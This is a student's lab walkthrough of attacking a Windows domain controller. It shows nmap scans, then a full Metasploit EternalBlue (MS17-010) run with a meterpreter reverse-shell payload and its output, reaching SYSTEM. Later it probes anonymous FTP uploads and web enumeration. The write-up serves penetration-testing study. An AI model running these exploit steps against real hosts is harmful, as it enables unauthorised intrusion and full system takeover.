Aldruhn Walkthrough

Target: 192.168.2.12


Kali: 10.8.0.131

I used two ways to exploit this machine, eternal blue and 1 other listed below

Note, since this is the domain controller (port 53 is open so it most likely is) I will have access to all other computers on the domain.

Performed small, medium and large scans

- sudo nmap -Pn -T5 -p- 192.168.2.12 -oA smol
- sudo nmap -Pn -sV -A -p- 192.168.2.12 -oA med
- sudo nmap -Pn -sV -A -p- --script='safe' 192.168.2.12 -oA large



kali@kali: ...92.168.2.12
kali@kali: ...92.168.2.12
kali@kali: ...92.168.2.12
kali@kali: ~
File
Actions
Edit
View
Help

```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Aldruhn - 192.168.2.12]
└─$ sudo nmap -Pn -T5 -p- 192.168.2.12 -oA smol                              13
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-20 23:44 EDT
Nmap scan report for 192.168.2.12
Host is up (0.034s latency).
Not shown: 65495 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
53/tcp    open  domain
79/tcp    open  finger
80/tcp    open  http
88/tcp    open  kerberos-sec
105/tcp   open  csnet-ns
106/tcp   open  pop3pw
110/tcp   open  pop3
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
143/tcp   open  imap
389/tcp   open  ldap
443/tcp   open  https
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
2224/tcp  open  efi-mg
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
9389/tcp  open  adws
47001/tcp open  winrm
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
```

```
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```

From the base scan it looks to be a microsoft windows OS so we'll attempt EternalBlue before we do anything else

- nmap --script smb-vuln* -p 445 192.168.2.12




```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Aldruhn - 192.168.2.12]
└─$ sudo nmap -Pn -sV -A -p- --script='safe' 192.168.2.12 -oA large

┌──(kali㉿kali)-[~/Desktop/studies/scans/Aldruhn - 192.168.2.12]
└─$ nmap --script smb-vuln* -p 445 192.168.2.12                    130 ✗
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-20 23:46 EDT
Nmap scan report for 192.168.2.12
Host is up (0.048s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|_smb-vuln-ms10-054: false
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-fo
r-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED

Nmap done: 1 IP address (1 host up) scanned in 5.75 seconds
zsh: segmentation fault  nmap --script smb-vuln* -p 445 192.168.2.12
```

```
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```


It looks like it is vulnerable

- msfconsole
- search ms17-010
- use 0
- set rhosts 192.168.2.12
- set lhost 10.8.0.131
- set payload
- run



```
   LHOST     192.168.1.35     yes       The listen address (an interface may b
   LPORT     4444             yes


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 10.8.0.131
lhost ⇒ 10.8.0.131
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.2.12
rhosts ⇒ 192.168.2.12
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```

```
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.8.0.131:4444
[*] 192.168.2.12:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.2.12:445      - Host is likely VULNERABLE to MS17-010! - Windows Ser
ver 2012 R2 Standard 9600 x64 (64-bit)
[*] 192.168.2.12:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.2.12:445 - The target is vulnerable.
[*] 192.168.2.12:445 - shellcode size: 1283
[*] 192.168.2.12:445 - numGroomConn: 12
[*] 192.168.2.12:445 - Target OS: Windows Server 2012 R2 Standard 9600
[+] 192.168.2.12:445 - got good NT Trans response
[+] 192.168.2.12:445 - got good NT Trans response
[+] 192.168.2.12:445 - SMB1 session setup allocate nonpaged pool success
[+] 192.168.2.12:445 - SMB1 session setup allocate nonpaged pool success
[+] 192.168.2.12:445 - good response status for nx: INVALID_PARAMETER
[+] 192.168.2.12:445 - good response status for nx: INVALID_PARAMETER
[*] Sending stage (200774 bytes) to 192.168.2.12
[*] Meterpreter session 1 opened (10.8.0.131:4444 → 192.168.2.12:61818) at 2022
-10-21 00:01:33 -0400

meterpreter > shell
Process 3364 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

```
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```

But I want more ways to exploit…

Exploring the ftp service

- ftp 192.168.2.12




```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Dagon-Fel_192.168.2.24]
└─$ ftp 192.168.2.12
Connected to 192.168.2.12.
220-FileZilla Server version 0.9.32 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (192.168.2.12:kali): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||63750|)
150 Connection accepted
drwxr-xr-x 1 ftp ftp              0 Aug 06  2009 incoming
-r--r--r-- 1 ftp ftp            187 Aug 06  2009 onefile.html
226 Transfer OK
ftp> put test.txt
local: test.txt remote: test.txt
ftp: Can't open `test.txt': No such file or directory
ftp> put test.txt
local: test.txt remote: test.txt
229 Entering Extended Passive Mode (|||63752|)
550 Permission denied
ftp> binary
200 Type set to I
ftp> put test.txt
local: test.txt remote: test.txt
229 Entering Extended Passive Mode (|||63753|)
550 Permission denied
ftp> 
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605
Hayden Bruinsma 16154605
```

Unable to upload any files here

- cd incoming
- put test.txt

It worked, if we can access incoming somehow via the web service we may be able to obtain a reverse shell.




```
ftp> cd incoming
250 CWD successful. "/incoming" is current directory.
ftp> ls
229 Entering Extended Passive Mode (|||63759|)
150 Connection accepted
226 Transfer OK
ftp> put test.txt
local: test.txt remote: test.txt
229 Entering Extended Passive Mode (|||63760|)
150 Connection accepted
100% |***********************************************************************|    11      129.42 KiB/s    00:00 ETA
226 Transfer OK
11 bytes sent in 00:00 (1.22 KiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||63763|)
150 Connection accepted
-rw-r--r-- 1 ftp ftp             11 Sep 02 23:22 test.txt
226 Transfer OK
ftp> ls -la
229 Entering Extended Passive Mode (|||63764|)
150 Connection accepted
-rw-r--r-- 1 ftp ftp             11 Sep 02 23:22 test.txt
226 Transfer OK
ftp> 
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605
Hayden Bruinsma 16154605
```

To see if we can access the incoming directory I will use dirb


- dirb http://192.168.2.12



```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Aldruhn - 192.168.2.12]
└─$ dirb http://192.168.2.12

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Oct 29 22:02:14 2022
URL_BASE: http://192.168.2.12/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605
Hayden Bruinsma 16154605
```

Whilst searching the website I found it was running phpmyadmin which showed all the versions



MySQL

- Server: localhost via TCP/IP
- Server version: 5.1.37
- Protocol version: 10
- User: root@localhost
- MySQL charset: UTF-8 Unicode (utf8)


Web server

- Apache/2.2.12 (Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k mod_autoindex_color PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0
- MySQL client version: 5.1.37
- PHP extension: mysqli

phpMyAdmin

- Version information: 3.2.0.1
- Documentation
- Wiki
- Official Homepage
